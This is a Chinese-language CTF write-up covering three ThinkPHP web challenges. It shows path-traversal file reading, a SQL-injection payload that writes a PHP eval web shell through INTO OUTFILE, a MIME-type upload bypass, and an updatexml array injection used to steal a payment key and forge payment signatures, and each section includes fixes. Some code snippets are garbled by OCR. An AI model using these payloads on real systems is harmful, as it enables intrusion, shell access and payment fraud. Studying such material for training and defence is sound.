
题目 git: https://github.com/Rman0fCN/2018CISCN_SOUTH.git


WEB1

1、在首页的 favicon 有个引入 icon 的函数，可以读文件但只能读指定后缀的文件，参考 thinkphp 目录格式把源码脱下来

/favicon.html?fav_id=../../application/index/model/login




```
'favicon' => 'index/Index/favicon'
```




```
public function favicon()
{
    $favicon = input( key: 'fav_id');
    $filepath = "./favicons/".$favicon;


    if(file_exists( filename: $filepath . ".png")) {
        $favicon = $filepath . ".png";
    }
    else if (file_exists( filename: $filepath . ".php")) {
        $favicon = $filepath . ".php";
    }
    else if (file_exists( filename: $filepath . ".ico")) {
        $favicon = $filepath . ".ico";
    }
    else if (file_exists( filename: $filepath . ".jpg")) {
        $favicon = $filepath . ".jpg";
    }
    else if (file_exists( filename: $filepath . ".gif")) {
        $favicon = $filepath . ".gif";
    }
    else {
        $err_msg = "No files named '$filepath.png', '$filepath.ico' or '$filepath.php' found ";
        echo $err_msg;
        die();
    }

    if(!file_exists($favicon)) {
        echo "File '$filepath' does not exist";
        die();
    }
    readfile($favicon);
```


2、在/model/User.php 处存在 SQL 注入，并且有回显，有一个小小的过滤，但是只过滤小写，非常好绕过。



```
class User extends Model {

    protected $salt = '4pU8i2';

    public function doLogin($username, $password) {
        $username = trim($username);
        $password = generate_hash_with_salt($password, $this -> salt);
        $filter = "union|select|sleep|--";
        $this -> attackFilter($username, $filter);
        $res = $this -> where(array("username"=>$username, "password"=>$password))->find();

        if $res {
            return $res;
        }
        return FALSE;
    }
```



```
private function attackFilter($strValue, $arrReq){

    if (is_array($strValue)){
        $strValue = implode($strValue);
    }
    if (preg_match( pattern: "/" . $arrReq . "/si", $strValue) == 1){
        echo '<pre><font color="red"><b>Input illegal!</b></font></pre>';
        exit();
    }
}
```



```
if ((FALSE == model( name: 'User') -> getUserById($rdata[0]['id'])) || (FALSE == model( name: 'User') -> getUserByUsername($data['username']))) {
    dump($rdata);
    exit();
```


登陆处 username 直接写 shell

admin' UNION SELECT 0x3C3F706870204065766616C28245F4745545B276173275D293B3F3E ,2,3,4,5 into outfile '/var/www/html/public/11.php' #

写入 shell 之后即可获取 flag。

修复方法：


修复思路蛮多的，我就直接把 flag 路径加入过滤目录了，不允许读就可以了，并开了大小写过滤




```
$filter = "union|select|sleep|--|'|#|into|outfile|dumpfile|php|txt|load_file|th3s_is_3hE_fIag.txt";
$this -> attackFilter($username, $filter);
$res = db() -> query("SELECT * FROM `user` WHERE `username` = '$username' AND `password` = '$password'"
if($res) {
    return $res;
}
return FALSE;
```

WEB2


1、/admin 进入后台，采用弱密码 123456



2、上传图片处存在漏洞



```
▼ common
  ▼ controller
      AdminBase.php
      Base.php
      HomeBase.php
      ImageManager.php
      MemberBase.php
      ModuleInstall.php
  ▶ service
  ▶ validate
  ▶ view
```




```
}

if(!preg_match( pattern: '/^[A-Za-z0-9\-\_]+$/', $filename)){
    $json['error'] = '文件名.只允许包含字母、数字、下划线、破折号';
}

// Allowed file extension types
/*$disallowed = array(
    'php',
    'phtml',
    'inc',
    'php5',
);

if (!in_array(mb_strtolower(mb_substr(strrchr($filename, '.'), 1, mb_strlen(strrchr($filename, '.')))), $allowed)) {
    $json['error'] = '文件类型错误';
}
*/
// Allowed file mime types
$allowed = array(
    'image/jpeg',
    'image/pjpeg',
    'image/png',
    'image/x-png',
    'image/gif'
```

利用方法很简单：抓包修改 mime 为白名单内的即可上传 shell，拿到 shell 之后就可以获取 flag。

修复：


后缀名过滤被关掉了，添加后缀过滤。



```
    // Allowed file extension types
    $allowed = array(
            'jpg',
            'jpeg',
            'gif',
            'png'
    );

    if (!in_array(mb_strtolower(mb_substr(strrchr($filename,'.'),1,mb_strlen(strrchr($filename, '.')))), $allowed)) {
            $json['error'] = '文件类型错误';
    }

    // Allowed file mime types
    $allowed = array(
            'image/jpeg',
            'image/pjpeg',
            'image/png',
            'image/x-png',
            'image/gif'
    );

    if (!in_array($files['file']['type'], $allowed)) {
            $json['error'] = '文件类型错误';
    }

    // Return any upload error
    if ($files['file']['error'] != UPLOAD_ERR_OK) {
            $json['error'] = '上传失败'. $files['file']['error'];
    }
e {
    $json['error'] = '上传失败';
```

WEB3

1、比赛时给了源码，这道题应该是考的是 Thinkphp 5.0.15 的 SQL 注入，比赛时注入点没找到，赛后和深大师傅交流，师傅说漏洞点在 mail 处的 update 处。



```
public function change_email(Request $request) {
    if(!session( name: 'username'))
        return $this->redirect( url: '/login'); //未登录

    if($request->isPost()) {
        $email = input( key: 'post.mail/a');
        //$this->user_validate->scene('change_mail')->check(input('post.'));
        $user_id = session( name: 'id');
        $this->user_model->where( field: 'id', $user_id)->update(['mail'=> $email]);
        $this->assign( name: 'success', value: 1);
        return view();
    }
    return view();
}
```


在构造 mail 参数时可以转换成数组

mail[0]=inc&mail[1]=updatexml(1,concat(0x7e,select * from pay_config where id =1,0x7e),1)&mail[2]=123

这样应该就能报错查询到第三方支付的 pay_key


2、

拿到 pay_key 就可以伪造支付签名，把 sign 按照逻辑签成 1 块钱，就可以购买 ticket 获得 admin 权限。

